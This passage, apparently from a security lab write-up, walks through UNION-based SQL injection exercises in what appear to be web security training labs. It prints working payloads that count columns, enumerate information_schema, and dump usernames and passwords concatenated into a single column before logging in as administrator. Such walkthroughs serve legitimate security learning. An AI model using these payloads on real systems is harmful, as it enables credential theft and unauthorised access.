
6) Retrieve data from those columns:
1
' UNION SELECT username,password FROM users--
All usernames and passwords retrieved:

7) Log in with administrator and the retrieved password → SOLVED: 
LAB 10 — SQL Injection UNION Attack, Retrieving Multiple Values in a Single Column
Level:
PRACTITIONER

Analysis
| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | retrieve multiple values (e.g. username and password) via a single-column UNION |
| Key Concept | When only one text-friendly column is available, concatenating several values together with a separator (e.g. username || '~' || password) packs multiple pieces of data into that single column. |
Steps
1) Start the lab and Burp, make a request for a category like gifts, intercept, and send to Repeater: 
2) Verify the vulnerability with ' after gifts — internal server error: 

3) Use UNION-based SQLi to determine the column count — it’s 2:
1
' UNION SELECT null,null--

4) Retrieve table names from information_schema:
First attempt — retrieving names in the first column fails:
1
' UNION SELECT table_name,null FROM information_schema.tables--
Second attempt — retrieving in the second column works, and reveals a table named users: 
5) Get the column names:
1
' UNION SELECT null,column_name FROM information_schema.columns WHERE table_name='users'--
Found username and password columns: 
6) The problem: we need 2 values (username + password) but only have 1 usable column. One option is retrieving usernames first, then brute-forcing passwords — but there’s a cleaner approach.
7) Concatenate both values with a separator using ||:
1
' UNION SELECT NULL,username||'~'||password FROM users--

8) All usernames and passwords retrieved. Log in as administrator → SOLVED: 